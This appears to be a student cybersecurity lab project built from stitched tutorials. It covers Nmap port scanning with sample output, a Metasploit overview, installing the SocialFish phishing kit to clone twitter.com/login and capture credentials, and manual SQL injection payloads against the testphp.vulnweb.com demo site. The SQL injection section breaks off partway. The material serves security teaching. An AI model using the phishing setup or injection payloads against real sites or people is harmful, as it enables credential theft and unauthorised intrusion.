Cyber Security major project.

1. Perform Scanning Module by using Nmap tool (Download from Internet) and scan kalilinux and Windows 7 machine and find the open/closed ports and services running on machine Hacker Machine : Windows 10 Victim machine : Kali Linux and Windows 7.

Solution- While Nmap has grown in functionality over the years, it began as an efficient port scanner, and that remains its core function. The simple command nmap <target> scans 1,000 TCP ports on the host <target>. While many port scanners have traditionally lumped all ports into the open or closed states, Nmap is much more granular. It divides ports into six states: open, closed, filtered, unfiltered, open|filtered, or closed|filtered.

These states are not intrinsic properties of the port itself, but describe how Nmap sees them. For example, an Nmap scan from the same network as the target may show port 135/tcp as open, while a scan at the same time with the same options from across the Internet might show that port as filtered.

The six port states recognized by Nmap

open

An application is actively accepting TCP connections, UDP datagrams or SCTP associations on this port. Finding these is often the primary goal of port scanning. Security-minded people know that each open port is an avenue for attack. Attackers and pen-testers want to exploit the open ports, while administrators try to close or protect them with firewalls without thwarting legitimate users. Open ports are also interesting for non-security scans because they show services available for use on the network.

closed

A closed port is accessible (it receives and responds to Nmap probe packets), but there is no application listening on it. They can be helpful in showing that a host is up on an IP address (host discovery, or ping scanning), and as part of OS detection. Because closed ports are reachable, it may be worth scanning later in case some open up. Administrators may want to consider blocking such ports with a firewall. Then they would appear in the filtered state, discussed next.

filtered

Nmap cannot determine whether the port is open because packet filtering prevents its probes from reaching the port. The filtering could be from a dedicated firewall device, router rules, or host-based firewall software. These ports frustrate attackers because they provide so little information. Sometimes they respond with ICMP error messages such as type 3 code 13 (destination unreachable: communication administratively prohibited), but filters that simply drop probes without responding are far more common. This forces Nmap to retry several times just in case the probe was dropped due to network congestion rather than filtering. This slows down the scan dramatically.

unfiltered

The unfiltered state means that a port is accessible, but Nmap is unable to determine whether it is open or closed. Only the ACK scan, which is used to map firewall rulesets, classifies ports into this state. Scanning unfiltered ports with other scan types such as Window scan, SYN scan, or FIN scan, may help resolve whether the port is open.


open|filtered

Nmap places ports in this state when it is unable to determine whether a port is open or filtered. This occurs for scan types in which open ports give no response. The lack of response could also mean that a packet filter dropped the probe or any response it elicited. So Nmap does not know for sure whether the port is open or being filtered. The UDP, IP protocol, FIN, NULL, and Xmas scans classify ports this way.

closed|filtered


This state is used when Nmap is unable to determine whether a port is closed or filtered. It is only used for the IP ID idle scan.

Commands in nmap



```
PS C:\Program Files (x86)\Nmap>
PS C:\Program Files (x86)\Nmap>
PS C:\Program Files (x86)\Nmap>
PS C:\Program Files (x86)\Nmap>
PS C:\Program Files (x86)\Nmap> nmap --top-ports 5 172.31.45.240
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-22 22:05 Coordinated Universal Time
Nmap scan report for ip-172-31-45-240.us-west-2.compute.internal (172.31.45.240)
Host is up (0.00s latency).

PORT    STATE  SERVICE
21/tcp  closed ftp
22/tcp  closed ssh
23/tcp  closed telnet
80/tcp  closed http
443/tcp closed https

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
PS C:\Program Files (x86)\Nmap> nmap --top-ports 10 172.31.45.240
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-22 22:05 Coordinated Universal Time
Nmap scan report for ip-172-31-45-240.us-west-2.compute.internal (172.31.45.240)
Host is up (0.00s latency).

PORT     STATE  SERVICE
21/tcp   closed ftp
22/tcp   closed ssh
23/tcp   closed telnet
25/tcp   closed smtp
80/tcp   closed http
110/tcp  closed pop3
139/tcp  open   netbios-ssn
443/tcp  closed https
445/tcp  open   microsoft-ds
3389/tcp open   ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 0.19 seconds
PS C:\Program Files (x86)\Nmap>
```

Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics.



```
Nmap 7.70 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags
  -sI <zombie host[:probeport]>: Idle scan
  -sY/sZ: SCTP INIT/COOKIE-ECHO scans
  -sO: IP protocol scan
  -b <FTP relay host>: FTP bounce scan
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
    Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
  --exclude-ports <port ranges>: Exclude the specified ports from scanning
  -F: Fast mode - Scan fewer ports than the default scan
  -r: Scan ports consecutively - don't randomize
```

2.Test the System Security by using metasploit Tool from kali linux and hack the windows 7 / windows10. Execute the commands to get the keystrokes / screenshots / Webcam and etc., Write a report on vulnerability issue along with screenshots how you performed and suggest the security patch to avoid these type of attacks
Hacker Machine : Kali Linux Victim machine : Windows XP / Windows 7.

Solution-The Metasploit framework is a very powerful tool which can be used by cybercriminals as well as ethical hackers to probe systematic vulnerabilities on networks and servers. Because it’s an open-source framework, it can be easily customized and used with most operating systems.

With Metasploit, the pen testing team can use ready-made or custom code and introduce it into a network to probe for weak spots. As another flavor of threat hunting, once flaws are identified and documented, the information can be used to address systemic weaknesses and prioritize solutions.

Kali Linux is one of the many advanced system security tools developed (and regularly updated) by Offensive Security. It’s a Linux based operating system that comes with a suite of tools chiefly conceived for penetration testing. It is fairly easy to use(at least when compared to other pen-testing programs) and intricate enough to present adequate results.

In total, there are five modules:

Exploit – evades detection, breaks into the system and uploads the payload module
Payload – Allows the user access to the system
Auxiliary –supports breach by performing tasks unrelated to exploitation
Post–**Exploitation** – allows further access into the already compromised system
NOP generator – is used to bypass security IPs

4. Install Social Phish tool from GitHub and try to execute the tool for phishing page and perfrom in lab setup only.

Solution-Step 1Download SocialFish

To start using SocialFish, we can check out the GitHub repository for information on previous versions and the mobile app that goes with the primary tool. Getting it running requires quite a few dependencies to be installed, so on a good internet connection, we can install everything with a few lines in a terminal window.

In a new terminal window, type the following commands to install the necessary dependencies, clone the repository, and run the set-up script.

```
~$ sudo apt-get install python3 python3-pip python3-dev -y

~$ git clone https://github.com/UndeadSec/SocialFish.git

~$ cd SocialFish

~$ python3 -m pip install -r requirements.txt
```

Once it is finished running, you should be ready to use SocialFish. We'll be using our browser to interact with it, so open a FireFox window before proceeding to the next step.

Step 2Log in to the Web Interface

Now, let's create a web interface that will help manage our phishing links. To do this, open a terminal window and type the following to change into the SocialFish folder. Pick a username and password to log in to the web interface, and substitute that for the "youruser" and "yourpassword" fields.

```
~$ cd SocialFish

~$ python3 SocialFish.py youruser yourpassword
```

Once it's finished setting up, we should be able to access the web interface by navigating to the URL 0.0.0.0:5000 in our browser. Enter the username and password you set up, and click "Login" to access the SocialFish portal.

Step 3Select the Target to Clone

Inside the SocialFish portal, we can see some important information. At the top, we see the field for the website we want to clone, the website we want to redirect to, and the URL for our attack.

We can also see some information about links we've already created. In my case, I've already created eight attack links, which have attracted 15 clicks and four sets of captured credentials.

Step 4Select the Redirect Link

For our attack, we'll need to decide what website we want to clone. In this case, we'll pick **twitter.com/login**. To make things simple, we'll redirect back to **twitter.com** afterward. If they are already logged in, it will just look like a normal login was successful.

Enter the URL you want to clone and the URL you want to redirect to into their respective fields on the top right of the page. Click the lightning bolt to activate the link.

Step 5Deploy the Phishing Link

Now, in a separate browser window, navigate to the attack link — the link we would be serving to the victim during a real attack. You will be directed to a real-looking phishing site, and you can enter a username and password to test it.

During a live deployment, you would need to redirect the target to this URL. The current documentation is sketchy on this, and I'm also leaving it out as to reduce the risk of malicious use of this script. For now, we can access it on our internal network.

- **Don't Miss:** **Automating Wi-Fi Hacking with Besside-ng**

Once we enter our test credentials, we should be redirected to the link we specified. Now that we've captured some credentials let's explore how SocialFish logs them.

Step 6Analyze the Captured Credentials


Back on the main menu, we can see that the number of captured credentials has gone up. We can also see that listed under "Successful Attacks" are a number of logs we can access.

5. Perform SQL injection Manually on http://testphp.vulnweb.com Write a report along with screenshots and mention preventive steps to avoid SQL injections

Solution-Open given below targeted URL in the browser

```
http://testphp.vulnweb.com/artists.php?artist=1
```

So here we are going test SQL injection for “**id=1”**


artists
testphp.vulnweb.com/artists.php?artist=1
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
www.hackingarticles.in


artist: r4w8173

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesen non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Now use error base technique by adding an apostrophe (‘) symbol at the end of input which will try to break the query.

```
testphp.vulnweb.com/artists.php?artist=1'
```


In the given screenshot you can see we have got an error message which means the running site is infected by SQL injection.


artists
testphp.vulnweb.com/artists.php?artist=1'
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
www.hackingarticles.in

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/artists.php on line 62

Now using ORDER BY keyword to sort the records in ascending or descending order for id=1

```
http://testphp.vulnweb.com/artists.php?artist=1 order by 1
```




artists
testphp.vulnweb.com/artists.php?artist=1 order by 1
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

artist: r4w8173

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesen non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Similarly repeating for order 2, 3 and so on one by one

```
http://testphp.vulnweb.com/artists.php?artist=1 order by 2
```




artists
testphp.vulnweb.com/artists.php?artist=1 order by 2
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook

artist: r4w8173

